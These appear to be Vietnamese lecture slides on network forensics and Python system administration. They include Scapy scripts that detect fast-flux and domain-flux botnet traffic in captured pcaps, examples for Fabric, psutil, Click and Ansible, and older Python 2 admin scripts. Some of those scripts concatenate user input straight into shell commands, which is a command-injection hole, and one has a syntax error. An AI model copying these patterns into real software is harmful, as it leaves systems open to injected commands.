
- ✓ <http://www.maxmind.com/app/geolitecity>
- ✓ <https://github.com/mbcc2006/GeoLiteCity-data/blob/master/GeoLiteCity.dat>
- ✓ <https://mcfp.felk.cvut.cz/publicDatasets/CTU-Malware-Capture-Botnet-46/>

4.1.3. Phân tích thông tin mạng

Storm's Fast-Flux

Mạng Fast-Flux


Tấn công Fast Flux thường được sử dụng bởi các chương trình (bots) khắp thế giới để che giấu những phần mềm độc hại và lừa đảo phía sau một hệ thống mạng đã thay đổi của những máy (hosts) bị nhiễm độc.




Nó cũng đề cập đến sự kết hợp của mạng ngang hàng, C&C (command and control) phân tán, cân bằng tải dựa trên web và chuyển hướng proxy được sử dụng để tạo mạng lưới độc hại chống lại sự phát hiện và ngăn chặn.

4.1.3. Phân tích thông tin mạng

Storm's Fast-Flux



Mạng Fast-Flux đơn



Mạng Fast-Flux đôi

4.1.3. Phân tích thông tin mạng


Mạng Fast Flux khó để phát hiện và tắt:

- Đối với mạng Flux đơn, chỉ thay đổi địa chỉ IP là địa chỉ đích. Mạng Fast Flux thường có vài ngàn bản ghi Address cho cùng một tên miền. Việc phát hiện các tên miền trong mạng Fast Flux phụ thuộc vào rất nhiều kết quả của việc phân tích truy vấn DNS, cùng với việc phát hiện chính xác sự tăng lên của thông lượng.
- Sự đa dạng của các mạng không liên quan, và mạng băng thông rộng hoặc dialup trong mỗi tập kết quả.
- Đối với Flux đôi, cả bản ghi NS cũng như bản ghi Address đều thay đổi nhanh. Máy chủ NS là một danh sách các máy bị điều khiển đằng sau bởi kẻ tấn công, do đó cung cấp thêm lớp bảo vệ cho kẻ tấn công thực hiện công việc tránh sự phát hiện.

4.1.3. Phân tích thông tin mạng

Conficker's Domain-Flux

```
(dll@kali) - [~]  
$ nslookup actvn.edu.vn  
Server:      192.168.122.2  
Address:     192.168.122.2#53  
  
Non-authoritative answer:  
Name:   actvn.edu.vn  
Address: 42.112.213.84
```



IP Flux

Hostname	IP
aima-example.com	192.168.1.0
aimb-example.com	
aimc-example.com	
aimd-example.com	
rocka-testing.com	172.16.10.5
rockb-testing.com	
rockc-testing.com	
pena-training.info	192.168.1.100
penb-training.info	
penc-training.info	

Domain Fluxing

4.1.3. Phân tích thông tin mạng

Scapy phân tích DNS traffic

```
└─$ scapy
INFO: Can't import PyX. Won't be able to use psdump() or pdfdump().

      aSPY//YASa
    apyyyyCY////////YCa
  sY////////YSpcs  scpCY//Pp
ayp ayyyyyyySCP//Pp      syY//C
AYAsAYYYYYYYY//Ps      cY//S
    pCCCCY//p      cSSps y//Y
    SPPPP///a      pP///AC//Y
      A//A      cyP///C
      p///Ac      sC///a
      P///YCpc      A//A
    scccccp///pSP///p      p//Y
  sY/////////y  caa      S//P
  cayCyayP//Ya      pY/Ya
  sY/PsY////YCc      aC//Yp
    sc  sccaCY//PCypaapyCP//YSs
      spCPY////////YPSps
        ccaacs

Welcome to Scapy
Version 2.4.4

https://github.com/secdev/scapy

Have fun!


To craft a packet, you have to be a
packet, and learn how to swim in
the wires and in the waves.
-- Jean-Claude Van Damme

using IPython 7.20.0

>>> ls(DNSQR)
qname      : DNSStrField          = (b'www.example.com')
qtype      : ShortEnumField      = (1)
qclass     : ShortEnumField      = (1)
```

4.1.3. Phân tích thông tin mạng

Phát hiện Fast Flux Traffic




```
dll@kali: ~  
File Actions Edit View Help  
GNU nano 5.4 detect ff.py  
  
from scapy.all import *  
dnsRecords = {}  
def handlePkt(pkt):  
    if pkt.haslayer(DNSRR):  
        rname = pkt.getlayer(DNSRR).rrname  
        rdata = pkt.getlayer(DNSRR).rdata  
        if dnsRecords.__contains__(rname):  
            if rdata not in dnsRecords[rname]:  
                dnsRecords[rname].append(rdata)  
        else:  
            dnsRecords[rname] = []  
            dnsRecords[rname].append(rdata)  
  
def main():  
    pkts = rdpcap('botnet-capture-20110815-fast-flux.pcap')  
    for pkt in pkts:  
        handlePkt(pkt)  
    for item in dnsRecords:  
        print (item)  
        print (str(len(dnsRecords[item])))  
        #print ('[+] ' + item + ' has ' + len(dnsRecords[item]) + ' unique IPs.')
```

[Wrote 24 lines]

^G Help	^O Write Out	^W Where Is	^K Cut	^T Execute	^C Location
^X Exit	^R Read File	^_ Replace	^U Paste	^J Justify	^_ Go To Line

4.1.3. Phân tích thông tin mạng

Phát hiện Fast Flux Traffic

A terminal window titled 'dll@kali: ~' with a menu bar (File, Actions, Edit, View, Help). It shows two runs of a script 'python3 detect ff.py'. The first run shows four domains. The second run shows the same four domains, each followed by a list of IP addresses in single quotes.

```
(dll@kali)-[~]  
$ python3 detect ff.py  
b'www.allyourbasesarebelongto.cn.'  
b'24.228.108.127.in-addr.arpa.'  
b'www.hackes.ru.'  
b'101.10.10.10.in-addr.arpa.'  
  
(dll@kali)-[~]  
$ python3 detect ff.py  
b'www.allyourbasesarebelongto.cn.'  
['19.185.141.241', '1.250.213.123', '177.123.191.150', '141.33.89.161', '6.164.174.  
.144', '3.174.149.124', '178.77.47.34', '61.144.128.76', '49.190.174.37', '60.147.  
223.96', '120.197.99.68', '204.164.75.33', '3.98.20.139', '245.112.165.243', '191.  
111.79.7', '51.113.155.49', '191.154.40.11', '127.108.228.24', '43.237.16.117', '1  
21.153.228.141', '54.89.5.122', '45.66.116.253', '146.183.61.39', '137.114.50.220'  
, '131.89.10.155', '89.224.156.197']  
b'24.228.108.127.in-addr.arpa.'  
['109.93.135.94']  
b'www.hackes.ru.'  
['77.58.194.35', '231.37.101.108', '81.232.143.48', '212.173.54.140', '15.213.131.  
242', '245.54.36.218', '157.245.20.243', '79.240.98.169', '113.24.139.202', '143.1  
07.246.19', '79.115.143.142']  
b'101.10.10.10.in-addr.arpa.'  
['83.115.109.157', '40.237.172.30']
```

4.1.3. Phân tích thông tin mạng

Phát hiện Domain Flux Traffic

```
dll@kali: ~  
File Actions Edit View Help  
GNU nano 5.4 detect_df.py  
from scapy.all import *  
def dnsQRTest(pkt):  
    if pkt.haslayer(DNSRR) and pkt.getlayer(UDP).sport == 53:  
        rcode = pkt.getlayer(DNS).rcode  
        qname = pkt.getlayer(DNSQR).qname  
        if rcode == 3:  
            print ('[!] Name request lookup failed: ' + qname)  
            return True  
        else:  
            return False  
def main():  
    unAnsReqs = 0  
    pkts = rdpcap('domainFlux.pcap')  
    for pkt in pkts:  
        if dnsQRTest(pkt):  
            unAnsReqs = unAnsReqs + 1  
    print ('[!] '+str(unAnsReqs)+' Total Unanswered Name Requests')  
if __name__ == '__main__':  
    main()
```

Chương 4. Một số vấn đề An toàn thông tin khác

4.1. Điều tra số

4.2. Quản trị hệ thống

Một số Python tool phổ biến cho quản trị hệ thống

- **Fabric**
- **Psutil**
- **Click**
- **Ansible**
- **Salt, Selenium, Requests, Boto3...**

Fabric

- Fabric được sử dụng để tương tác với các máy chủ từ xa thông qua Secure Shell (SSH) và thực hiện các tác vụ trên các máy chủ này.
- Fabric cũng là một tùy chọn hợp lệ để thực hiện các tác vụ khác liên quan đến quản trị hệ thống (truyền tệp, định cấu hình máy chủ,...) cần được thực hiện trên một hoặc nhiều nút từ xa.
- Quản trị viên Hệ thống tạo một tệp có tên là `fabfile.py`. Trong tệp này, các chức năng được định nghĩa để thực thi các tác vụ trên các máy chủ từ xa. Các chức năng này sau đó có thể được thực thi thông qua Giao diện Dòng lệnh(CLI).

Fabric

```
from fabric import Connection, task

@task
def remote_copy(c):
    c.run('mkdir -p /home/scott/data_dir')
    c.put('data.csv', '/home/scott/data_dir')
```

```
C:\Users\Scott\code>fab --list
```

```
Available commands:
```

```
remote_copy
```

```
C:\Users\Scott\code>fab -H scott@remotenode remote-copy --prompt-for-login-password
```

```
Enter login password for use with SSH auth:
```

Psutil

- psutil là một thư viện cho phép quản trị viên và nhà phát triển nhanh chóng thu thập thông tin về các tiến trình đang chạy và việc sử dụng hệ thống.
- Psutil đa nền tảng và thường được sử dụng để theo dõi trạng thái của hệ thống hoặc quản lý các tiến trình.
- Ví dụ: quản trị viên có thể cần lấy một số thống kê CPU và mức sử dụng đĩa cho ổ C trên máy mà họ có nhiệm vụ giám sát hoặc trong quá trình khắc phục sự cố.

Psutil

```
import psutil
```

```
cpu_stats = psutil.cpu_stats();  
print(cpu_stats)
```

```
disk_usage = psutil.disk_usage('C:/')  
print(disk_usage)
```

```
C:\Users\Scott\code>python stats.py
```

```
scpustats(ctx_switches=269517545, interrupts=220192269, soft_interrupts=0, syscalls=119602:  
sdiskusage(total=484993335296, used=84763840512, free=400229494784, percent=17.5)
```

Click

- Click là một gói Python để sử dụng trong việc tạo CLI một cách nhanh chóng và hiệu quả.
- Click cho phép quản trị viên dễ dàng truy cập vào các chức năng được tham số hóa thông qua dòng lệnh, hợp lý hóa quy trình thu thập thông tin hoặc thực hiện các tác vụ thường được thực hiện.
- Quản trị viên có thể tạo một tập lệnh bằng cách sử dụng Click cho phép kiểm soát nhiều hơn những gì đang được kéo (pull) bằng cách tận dụng một đối số có tên là tác vụ (task).

Click

```
import click
import psutil

@click.command()
@click.option('--task', default='all', help='all, cpu or disk')
def get_stats(task):
    click.echo('getting stats %s' % task)
    if (task == 'cpu' or task == 'all'):
        cpu_stats = psutil.cpu_stats()
        click.echo(cpu_stats)
    if (task == 'disk' or task == 'all'):
        disk_usage = psutil.disk_usage('C:/')
        click.echo(disk_usage)

if __name__ == '__main__':
    get_stats()
```

Click

Đầu ra khi thực thi `get_stats` để pull số liệu thống kê cpu và thông tin sử dụng đĩa sẽ giống như sau:

```
C:\Users\Scott\code>python get_stats.py --task all
```

```
getting stats all
```

```
scpustats(ctx_switches=303841026, interrupts=247996435, soft_interrupts=0, syscalls=1305170)
```

```
sdiskusage(total=484993335296, used=85040525312, free=399952809984, percent=17.5)
```

Ansible

- **Ansible là một công cụ Python mã nguồn mở được sử dụng để tự động hóa nhiều tác vụ CNTT quan trọng, bao gồm triển khai ứng dụng, quản lý cấu hình, cung cấp máy chủ,...**
- **Ở cấp độ rất cao, Ansible hoạt động bằng cách thúc đẩy sự phát triển của các playbook (được viết bằng YAML), trong khi các quản trị viên CNTT viết các “script” được xác định bởi các nhiệm vụ. Các tác vụ này ra lệnh cho các chỉ thị được thực thi trên các máy chủ từ xa.**

Ansible

```
---
- hosts: all
  become: true
  vars:
    vars/variables.yml
  tasks:
    - name: Update apt-cache
      apt: update_cache=yes

    - name: Install apache web server
      apt: name=apache2 state=latest

    - name: Create document root
      file: path={{ document_root_path }} state=directory owner=www-data group=www-data

    - name: Copy index.html
      copy: src=index.html dest={{ document_root_path }}/index.html owner="{{ owner }}"

    - name: Set up virtual hosts file
      template: src=virtualhosts.conf dest=/etc/apache2/sites-available/000-default.conf
      notify: Restart Apache

  handlers:
    - name: Restart Apache
      service: name=apache2 state=restarted
```


Một số thao tác hệ thống

- Quản trị viên hệ thống phải đối mặt với nhiều thách thức và vấn đề: việc quản lý người dùng, dung lượng ổ đĩa, quy trình, thiết bị và bản sao lưu.
- Các tập lệnh Shell có thể hữu ích, nhưng chúng thường có những hạn chế. Đây là nơi mà **một ngôn ngữ kịch bản** đầy đủ chẳng hạn như Python được sử dụng để giải quyết nhiệm vụ đó đơn giản hơn.
- Tuy nhiên nhiều tính năng Python, chẳng hạn như GUI ít có giá trị đối với quản trị viên hệ thống.

Tìm kiếm tệp và liệt kê kết quả với quyền đối với tệp

```
import stat, sys, os, string, commands

#Getting search pattern from user and assigning it to a list

try:
    #run a 'find' command and assign results to a variable
    pattern = raw_input("Enter the file pattern to search for:\n")
    commandString = "find " + pattern
    commandOutput = commands.getoutput(commandString)
    findResults = string.split(commandOutput, "\n")

    #output find results, along with permissions
    print "Files:"
    print commandOutput
    print "====="
    for file in findResults:
        mode=stat.S_IMODE(os.lstat(file)[stat.ST_MODE])
        print "\nPermissions for file ", file, ":"
        for level in "USR", "GRP", "OTH":
            for perm in "R", "W", "X":
                if mode & getattr(stat,"S_"+perm+level):
                    print level, " has ", perm, " permission"
                else:
                    print level, " does NOT have ", perm, " permission"
except:
    print "There was a problem - check the message above"
```

Tìm kiếm tệp và liệt kê kết quả với quyền đối với tệp

```
$ python example1.py
Enter the file pattern to search for:
j*.py
```

Dấu "*" có ý nghĩa gì???

```
FILES FOUND FOR PATTERN j*.py :
jim.py
jim2.py
=====
```

Permissions for file jim.py :

USR	R
USR	W
USR	X
GRP	-
GRP	-
GRP	-
OTH	-
OTH	-
OTH	-

Permissions for file jim2.py :

USR	R
USR	W
USR	X
GRP	R
GRP	-
GRP	X
OTH	R
OTH	-
OTH	X

Phân quyền trên các file được tìm thấy như thế nào???

Thực hiện các thao tác trên file .tar

Menu lựa chọn:

- **Nếu nhấn 1, giải nén tệp.**
- **Nếu nhấn 2, hiển thị thông tin tệp được chọn.**
- **Nếu nhấn 3, liệt kê tất cả các tệp trong kho lưu trữ.**

Thực hiện các thao tác trên file .tar

```
import tarfile, sys

try:
    #open tarfile
    tar = tarfile.open(sys.argv[1], "r:tar")

    #present menu and get selection
    selection = raw_input("Enter\n\
1 to extract a file\n\
2 to display information on a file in the archive\n\
3 to list all the files in the archive\n\n")

    #perform actions based on selection above
    if selection == "1":
        filename = raw_input("enter the filename to extract: ")
        tar.extract(filename)
    elif selection == "2":
        filename = raw_input("enter the filename to inspect: ")
        for tarinfo in tar:
            if tarinfo.name == filename:
                print "\n\
                Filename:\t\t", tarinfo.name, "\n\
                Size:\t\t", tarinfo.size, "bytes\n\
    elif selection == "3":
        print tar.list(verbose=True)
except:
    print "There was a problem running the program"
```

Hiển thị thông tin tiến trình

```
import commands, os, string

program = raw_input("Enter the name of the program to check: ")

try:
    #perform a ps command and assign results to a list
    output = commands.getoutput("ps -f|grep " + program)
    proginfo = string.split(output)

    #display results
    print "\n\
Full path:\t\t", proginfo[5], "\n\
Owner:\t\t\t", proginfo[0], "\n\
Process ID:\t\t", proginfo[1], "\n\
Parent process ID:\t", proginfo[2], "\n\
Time started:\t\t", proginfo[4]
except:
    print "There was a problem with the program."
```

Kiểm tra UserID và mật khẩu theo chính sách

```
import pwd

#initialize counters
erroruser = []
errorpass = []

#get password database
passwd_db = pwd.getpwall()

try:
    #check each user and password for validity
    for entry in passwd_db:
        username = entry[0]
        password = entry [1]
        if len(username) < 6:
            erroruser.append(username)
        if len(password) < 8:
            errorpass.append(username)

    #print results to screen
    print "The following users have an invalid userid (less than six characters):"
